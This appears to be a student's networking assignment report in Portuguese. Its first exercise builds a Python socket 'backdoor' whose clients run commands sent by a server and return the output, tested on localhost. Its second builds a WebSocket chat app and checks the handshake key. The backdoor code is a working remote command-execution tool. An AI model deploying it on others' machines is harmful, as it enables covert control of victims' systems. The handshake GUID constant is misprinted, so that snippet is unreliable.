

Exercício desenvolvimento de aplicações com a camada TCP/IP

Gustavo Marangoni Rubo - 4584080

Exercício 1 - Cavalo de Troia backdoor com socket API

1.1. Ataque único pré-definido

Fizemos um servidor e cliente de acordo com o que foi mostrado na aula 07 (Aplicações TCP/IP) e com os requisitos do enunciado.

A seguir, os códigos do servidor e cliente:

Servidor

```
import selectors
import socket

HOST = "0.0.0.0"
PORT = 8082

sel = selectors.DefaultSelector()

def accept(sock, mask):
    conn, addr = sock.accept()
    print("Conectado com:", addr)
    conn.setblocking(False)

    # Registrando a função de leitura, que vai receber dados enviados pelo cliente
    sel.register(conn, selectors.EVENT_READ, read)

    # Mandamos o comando logo após estabelecermos a conexão com o cliente
    comando = b"ls"
    conn.send(comando)

def read(conn, mask):
    data = conn.recv(1000)
    if data:
        # Imprimimos os dados recebidos do cliente:
        print("Dados recebidos:", data)

sock = socket.socket()
sock.bind((HOST, PORT))
sock.listen(100)
sock.setblocking(False)
sel.register(sock, selectors.EVENT_READ, accept)

while True:
    events = sel.select()
    for key, mask in events:
        callback = key.data
        callback(key.fileobj, mask)
```

Cliente

```

import socket
import shlex, subprocess

HOST = "127.0.0.1"
PORT = 8082

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))

    # Recebemos o comando:
    data = s.recv(1024)
    print("Recebido:", repr(data))

    # Executamos o comando:
    args = shlex.split(str(data, "utf-8"))
    p = subprocess.Popen(args, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

    # Enviamos a resposta do comando:
    s.send(p.stdout.read()+p.stderr.read())

```

O comando a ser executado pelo cliente é o “ls”. A seguir, mostramos a execução dos dois programas através dos terminais:

| | |
|--|--|
| <pre> rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - Redes/E ntrega 2/1.1-predefinido\$ python3 servidor.py Conectado com: ('127.0.0.1', 46200) Dados recebidos: b'cliente.py\nservidor.py\n' </pre> | <pre> rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - Redes/E ntrega 2/1.1-predefinido\$ python3 cliente.py Recebido: b'ls' rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - Redes/E ntrega 2/1.1-predefinido\$ ls cliente.py servidor.py </pre> |
|--|--|

1.2. Ataque único programável

Agora o servidor tem como comando inicial o “ls”, mas este pode ser alterado pelo usuário, como foi implementado no código a seguir:

Servidor

```

import selectors
import socket
import threading

HOST = "0.0.0.0"
PORT = 8082

comando = "ls"

sel = selectors.DefaultSelector()

def le_comando_thread():
    print("Thread inciando")

    while(True):
        global comando
        comando = input()
        print("Comando mudado para:", comando)

def accept(sock, mask):

```

```

conn, addr = sock.accept()
print("Conectado com:", addr)
conn.setblocking(False)

# Registrando a função de leitura, que vai receber dados enviados pelo cliente
sel.register(conn, selectors.EVENT_READ, read)

# Mandamos o comando logo após estabelecermos a conexão com o cliente
conn.send(comando.encode('utf-8'))

def read(conn, mask):
    data = conn.recv(1000)
    if data:
        # Imprimimos os dados recebidos do cliente:
        print("Dados recebidos:", data)

sock = socket.socket()
sock.bind((HOST, PORT))
sock.listen(100)
sock.setblocking(False)
sel.register(sock, selectors.EVENT_READ, accept)

# Inicializando a thread:
x = threading.Thread(target=le_comando_thread)
x.start()


while True:
    events = sel.select()
    for key, mask in events:
        callback = key.data
        callback(key.fileobj, mask)

```

Mostramos a seguir a execução dos programas, vista dos dois terminais. Inicialmente o comando é “ls”, e o cliente se conecta e executa este comando. O comando então é mudado para “echo 4584080”, e o cliente se conecta e o executa.

| | |
|---|---|
| <pre> rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - Redes/Entrega 2/1.2-programavel\$ python3 servidor.py Thread iniciando Conectado com: ('127.0.0.1', 59622) Dados recebidos: b'cliente.py\nservidor.py\n' echo 4584080 Comando mudado para: echo 4584080 Conectado com: ('127.0.0.1', 59624) Dados recebidos: b'4584080\n' </pre> | <pre> rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - Redes/Entrega 2/1.2-programavel\$ python3 cliente.py Recebido: b'ls' rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - Redes/Entrega 2/1.2-programavel\$ python3 cliente.py Recebido: b'echo 4584080' rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - Redes/Entrega 2/1.2-programavel\$ </pre> |
|---|---|

Usando o Putty, fizemos uma conexão Telnet ao servidor com modo de negociação passivo e enviamos a mensagem “mensagem”:

| | |
|--|--|
| <pre> rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - Redes/Entrega 2/1.2-programavel\$ python3 servidor.py Thread iniciando Conectado com: ('127.0.0.1', 35085) Dados recebidos: b'\r\n' Dados recebidos: b'mensagem\r\n' </pre> |  |
|--|--|

Repetimos o experimento, agora mudando o modo de negociação para ativo. A seguir, mostramos o resultado:

```
rubo@rubo-L340:/media/rubo/HD Windows/poli/PMR3412 - R
edes/Entrega 2/1.2-programavel$ python3 servidor.py
Thread iniciando
Conectado com: ('127.0.0.1', 51655)
Dados recebidos: b"\xff\xfb\x1f\xff\xfb \xff\xfb\x18\x
ff\xfb'\xff\xfd\x01\xff\xfb\x03\xff\xfd\x03"
Dados recebidos: b'\r\n'
Dados recebidos: b'mensagem\r\n'
```

Os dados recebidos inicialmente estão representados em hexadecimal, e mostram o Putty negociando com o servidor as especificações de um terminal virtual. As sequências são:

- FF FB 1F (IAC WILL Negotiate about window size)
- FF FB (IAC WILL)
- FF FB 18 (IAC WILL Terminal Type)
- FF FB (IAC WILL)
- FF FD 01 (IAC DO Echo)
- FF FB 03 (IAC WILL Suppress go ahead)
- FF FD 03 (IAC DO Suppress go ahead)

1.3. Ataque com acesso remoto completo

Aqui, o servidor vai poder escolher com qual cliente se conectar e poderá mandar um comando definido pelo usuário.

Servidor

```
import selectors
import socket
import threading
import json

HOST = "0.0.0.0"
PORT = 8082

alvo = 0
comando = "ls"
enviar_comando = False

sel = selectors.DefaultSelector()

def le_comando_thread():
    print("Thread iniciando")

    while(True):
        global alvo
        global comando
        global enviar_comando
        alvo = input("Digite a porta do alvo:\n")
        alvo = int(alvo)
        comando = input("Digite o comando:\n")
        enviar_comando = True

def accept(sock, mask):
    conn, addr = sock.accept()
    print("Conectado com:", addr)
```

```

conn.setblocking(False)

# Registrando a função de leitura e escrita,
# que vai receber dados enviados pelo cliente
sel.register(conn, selectors.EVENT_READ | selectors.EVENT_WRITE, read_write)

def read_write(conn, mask):
    if (mask & selectors.EVENT_READ):
        data = conn.recv(1000)
        if data:
            # Imprimimos os dados recebidos do cliente:
            print("Dados recebidos:", data)
        else:
            print("Fechando a conexão:", conn.getpeername())
            sel.unregister(conn)
            conn.close()

    if (mask & selectors.EVENT_WRITE):
        global enviar_comando
        if (conn.getpeername()[1] == alvo and enviar_comando):
            print("Enviando o comando", comando, "para a porta", alvo)
            conn.send(comando.encode('utf-8'))
            enviar_comando = False

sock = socket.socket()
sock.bind((HOST, PORT))
sock.listen(100)
sock.setblocking(False)
sel.register(sock, selectors.EVENT_READ, accept)

# Inicializando a thread:
x = threading.Thread(target=le_comando_thread)
x.start()

while True:
    events = sel.select()
    for key, mask in events:
        callback = key.data
        callback(key.fileobj, mask)

```

Cliente

```

import socket
import shlex, subprocess

HOST = "127.0.0.1"
PORT = 8082

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))

while(True):
    # Recebemos o comando:
    data = s.recv(1024)
    print("Recebido:", repr(data))

```

```
# Executamos o comando:
args = shlex.split(str(data, "utf-8"))
p = subprocess.Popen(args, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

# Enviamos a resposta do comando:
s.send(p.stdout.read()+p.stderr.read())
```

Nos printscreens a seguir, mostramos dois clientes conectando a um servidor, que em seguida manda para cada um um comando de echo:

```
rubo@rubo-L340:~/poli/PMR3412 - Redes/1.3$ python3 servidor.py
Thread iniciando
Digite a porta do alvo:
Conectado com: ('127.0.0.1', 54612)
Conectado com: ('127.0.0.1', 54614)
54612
Digite o comando:
echo "Sou o cliente 1"
Digite a porta do alvo:
Enviando o comando echo "Sou o cliente 1" para a porta 54612
Dados recebidos: b'Sou o cliente 1\n'
54614
Digite o comando:
echo "Sou o cliente 2"
Digite a porta do alvo:
Enviando o comando echo "Sou o cliente 2" para a porta 54614
Dados recebidos: b'Sou o cliente 2\n'
[]

rubo@rubo-L340:~/poli/PMR3412 - Redes/1.3$ python3 cliente.py
Recebido: b'echo "Sou o cliente 1"'
[]

rubo@rubo-L340:~/poli/PMR3412 - Redes/1.3$ python3 cliente.py
Recebido: b'echo "Sou o cliente 2"'
[]
```

Neste exemplo, fizemos com que o “hacker” seja a pessoa que comanda o servidor, e as “vítimas” sejam os clientes. Isso funciona por que estamos usando sockets no cliente, que ficam em standby escutando comandos vindo do servidor, que tem múltiplas sockets e um selector que gerencia elas. Em uma internet mais antiga, o comum para ataques backdoor similares a esse era que o servidor ficasse na máquina da vítima, e o cliente fosse controlado pelo hacker. Isto é por que quando utilizamos HTTP puro, o servidor não tem a capacidade de mandar dados não requisitados para os clientes, então o hacker precisava estar do lado do cliente para poder mandar seus comandos quando quisesse.


No protocolo FTP, o cliente é sempre a entidade que manda a primeira mensagem. Porém, diferentemente do HTTP, o cliente e servidor podem entrar em um acordo sobre qual dos dois terá a porta que fica em escuta. Na transferência ativa, o cliente envia ao servidor a sua porta na qual vai escutar. Na transferência passiva, o servidor envia ao cliente sua porta. O modo ativo é similar ao que implementamos neste exercício, pois o servidor inicia a conexão, e o modo passivo é similar à transferência HTTP pura.

Exercício 2 - Sala de Bate-Papo com Web-Sockets

Iremos agora desenvolver uma sala de bate papo onde usuários podem definir seus nomes, mandar mensagens públicas e mensagens privadas para outros usuários.

O código de tanto o servidor como o cliente pode ser encontrado em: <https://github.com/Gustavo-Rubo/PMR3412-BatePapo>

A seguir, mostramos uma imagem onde quatro pessoas estão usando a sala de bate papo, com mensagens públicas e privadas. Na imagem podemos ver a mensagem de boas vindas e avisos de erros como “Comando não compreendido”.



Para conversar na sala de bate papo, o usuário deve primeiro definir seu nome digitando na barra de texto o comando `/nome [nome_usuario]`. Antes de definir seu nome, o usuário não pode mandar mensagens na sala, e o nome de usuário não pode ser um que já está sendo usado.

Com o nome de usuário definido, o usuário pode mandar mensagens básicas de texto para que todos possam ver, ou ele pode usar o comando `/pvd [nome_destinatario] [mensagem]` para mandar uma mensagem que só um outro usuário pode ver.

A seguir, mostramos o código do backend e do front end. O front-end foi desenvolvido usando o framework Svelte, então mostraremos aqui apenas o arquivo `App.svelte`.

Frontend

```
<script>

let chat = [];
let nome = "";
let mensagem_enviada = "";

const ws = new WebSocket("ws://localhost:8765");

ws.onopen = function() {
  console.log("Cliente se conectou");
}

ws.onmessage = function (event) {
  let data = JSON.parse(event.data);
  switch (data["tipo"]) {
    case "confirmacao":
      nome = data["nome"];
      break;
    default:
```



```

        padding: 1em;
        max-width: 240px;
        margin: 0 auto;
    }

    .container_mensagem {
        display: flex;
        margin: 5px;
        color: #1d1d1d;
        font-size: 16px;
    }

    .container_aviso {
        display: flex;
        margin: 5px;
        font-weight: thin;
        font-size: 14px;
        color: rgb(126, 126, 126);
    }

    .caixa_mensagens {
        width: 100%;
        height: 11em;
        margin-bottom: 1em;
        background-color: #eaebee;
        overflow: scroll;
        display: flex;
        flex-direction: column;
        align-items: left;
        justify-content: end;
    }

    .mensagem_privada {
        background-color: #cfd0d5;
    }

    .nome {
        margin: 5px;
        color: #fd5634;
        font-weight: bold;
    }

    @media (min-width: 640px) {
        main {
            max-width: none;
        }
    }
</style>

```

Backend

```

import asyncio
import json
import websockets

USERS = []

```

```

async def mensagem_publica(mensagem, user):
    message = json.dumps({
        "tipo": "mensagem",
        "privacidade": "publica",
        "conteudo": mensagem,
        "username": user
    })
    await (asyncio.wait([user["websocket"].send(message) for user in USERS]))

async def mensagem_privada(websocket, mensagem, user):
    message = json.dumps({
        "tipo": "mensagem",
        "privacidade": "privada",
        "conteudo": mensagem,
        "username": user
    })
    await (asyncio.wait([websocket.send(message)]))

async def aviso_privado(websocket, aviso):
    message = json.dumps({
        "tipo": "aviso",
        "conteudo": aviso
    })
    await (asyncio.wait([websocket.send(message)]))

async def aviso_publico(aviso):
    message = json.dumps({
        "tipo": "aviso",
        "conteudo": aviso
    })
    await (asyncio.wait([user["websocket"].send(message) for user in USERS]))

async def register(websocket):
    USERS.append({"websocket": websocket, "username": None})
    boas_vindas = "Bem vindo à sala de bate-papo. Você pode configurar seu nome com o comando /nome"
    await aviso_privado(websocket, boas_vindas)

async def unregister(websocket):
    USERS.remove([user for user in USERS if user["websocket"] == websocket][0])
    user = get_user(websocket)
    if (user):
        await (aviso_publico(user + " saiu do chat"))

# Confere se um nome já foi registrado
def confere_nome_unico(nome):
    if ([user for user in USERS if user["username"] == nome]):
        return False
    else:
        return True

# Manda uma mensagem de confirmação de nome
async def confirma_nome(websocket, nome):
    message = json.dumps({
        "tipo": "confirmacao",
        "nome": nome
    })

```

```

    })
    await(asyncio.wait([websocket.send(message)]))

# Busca o nome do usuário a partir do websocket dele
def get_user(websocket):
    for user in USERS:
        if user["websocket"] == websocket:
            return user["username"]

async def servico_io(websocket, path):
    await register(websocket)
    try:
        async for message in websocket:
            data = json.loads(message)

            # Caso seja enviado um comando:
            if (data["mensagem"][0] == '/'):

                # Caso seja o comando de configuração de nome
                if (data["mensagem"].split(" ")[0].lower() == "/nome"):
                    nome = data["mensagem"][data["mensagem"].find(" ")+1:]

                    # Caso o nome seja nulo, ""
                    if (nome == ""):
                        await(aviso_privado(websocket, "Envie um nome válido"))

                    # Caso o nome não tenha sido tomado
                    elif (confere_nome_unico(nome)):
                        for user in USERS:
                            if (user["websocket"] == websocket):
                                user["username"] = nome
                                await(aviso_publico(nome + " entrou no chat"))
                                await(confirma_nome(websocket, nome))

                    # Caso o nome já tenha sido tomado
                    else:
                        await(aviso_privado(websocket, "Nome \"" + nome + "\" já tomado"))

                # Caso seja o comando de mensagem privada
                elif (data["mensagem"].split(" ")[0].lower() == "/pvd"):
                    destinatario = data["mensagem"].split(" ")[1]
                    mensagem = " ".join(data["mensagem"].split(" ")[2:])
                    for user in USERS:
                        if user["username"] == destinatario:
                            ws_destinatario = user["websocket"]
                    print("mensagem privada de "+get_user(websocket)+" para " + destinatario + ": " +
mensagem)
                    await(mensagem_privada(ws_destinatario, mensagem, get_user(websocket)))
                    await(mensagem_privada(websocket, mensagem, get_user(websocket)))

                # Caso o comando não seja um dos previamente configurados
                else:
                    await (aviso_privado(websocket, "Comando não compreendido"))

            # Caso seja enviada uma mensagem pública de chat:
            else:
                if (get_user(websocket) == None):
                    await (aviso_privado(websocket, "Você deve escolher um nome com /nome antes de

```

```

mandar mensagens"))
    else:
        await (mensagem_publica(data["mensagem"], get_user(websocket)))

    finally:
        await unregister(websocket)

start_server = websockets.serve(servico_io, "localhost", 8765)

asyncio.get_event_loop().run_until_complete(start_server)
asyncio.get_event_loop().run_forever()

```

A seguir, mostramos os cabeçalhos de requisição e resposta HTTP do handshake do WebSockets.

| | |
|---|---|
| <p>GET ws://localhost:8765/</p> <p>Status: 101 Switching Protocols</p> <p>Version: HTTP/1.1</p> <p>Transferred: 247 B (0 B size)</p> <p>Response Headers (247 B)</p> <ul style="list-style-type: none"> Connection: Upgrade Date: Tue, 01 Dec 2020 01:07:12 GMT Sec-WebSocket-Accept: XdcgO3Tuv+V8PXJT/EAXWO6h2Fk= Sec-WebSocket-Extensions: permessage-deflate Server: Python/3.8 websockets/8.1 Upgrade: websocket <p>Request Headers (461 B)</p> <ul style="list-style-type: none"> Accept: */* Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.5 Cache-Control: no-cache Connection: keep-alive, Upgrade DNT: 1 Host: localhost:8765 Origin: http://localhost:5000 Pragma: no-cache Sec-WebSocket-Extensions: permessage-deflate Sec-WebSocket-Key: Buq9k6P+z6Fjw2bQHR3pCQ== Sec-WebSocket-Version: 13 | <p>GET ws://localhost:35729/livereload</p> <p>Status: 101 Switching Protocols</p> <p>Version: HTTP/1.1</p> <p>Transferred: 129 B (0 B size)</p> <p>Response Headers (129 B)</p> <ul style="list-style-type: none"> Connection: Upgrade Sec-WebSocket-Accept: 4YWfarrT3Q5256IHG+clig9G43ml= Upgrade: websocket <p>Request Headers (472 B)</p> <ul style="list-style-type: none"> Accept: */* Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.5 Cache-Control: no-cache Connection: keep-alive, Upgrade DNT: 1 Host: localhost:35729 Origin: http://localhost:5000 Pragma: no-cache Sec-WebSocket-Extensions: permessage-deflate Sec-WebSocket-Key: 1yQlpDZOqAo86QIEJ78Wg== Sec-WebSocket-Version: 13 Upgrade: websocket User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0 |
|---|---|

O padrão dos navegadores é se comunicar por HTTP, e quando queremos mudar o protocolo para websockets, precisamos mandar uma requisição pedindo a mudança do protocolo. Nesta requisição, o campo *Connection* avisa que iremos fazer um *Upgrade* do nosso protocolo de comunicação, e o campo *Upgrade* informa que o protocolo que iremos adotar é o protocolo *websockets*.

O campo *Sec-WebSocket-Version* comunica para o servidor a versão do websocket na qual o cliente deseja se comunicar. O campo *Sec-WebSocket-Extensions* fala quais extensões do protocolo serão usadas. No caso, a extensão *permessage-deflate*, que comprime as mensagens, será usada.

Nos cabeçalhos de request, podemos ver os campos *Sec-WebSocket-Key*, e nos cabeçalhos de resposta, vemos os campos *Sec-WebSocket-Accept*. O campo *key* é uma chave que o cliente manda para o servidor. O servidor executa operações lógicas e matemáticas com este valor e retorna o resultado no campo *Accept*. Essa troca de informações é um ritual de acasalamento entre o cliente e servidor, e mostra que o servidor é capaz de utilizar o protocolo websockets. Vamos agora provar para o cliente que também somos dignos calculando o campo *Accept*.

No primeiro caso, a *key* é "Buq9k6P+z6Fjw2bQHR3pCQ==". O código a seguir em python obtém o nosso campo *Accept*:

```
>>> sec_websocket_key = b'Buq9k6P+z6Fjw2bQHR3pCQ=='
>>> concat_str = b'258EAF5-E914-47DA-95CA-C5AB0DC85B11'
>>> sha1 = hashlib.sha1(sec_websocket_key + concat_str).digest()
>>> base64.b64encode(sha1)
b'XdcgO3Tuv+V8PXJT/EAXWO6h2Fk='
>>> █
```

Podemos verificar que tivemos sucesso, pois nossa resposta está de acordo com o servidor (XdcgO3Tuv+V8PXJT/EAXWO6h2Fk=).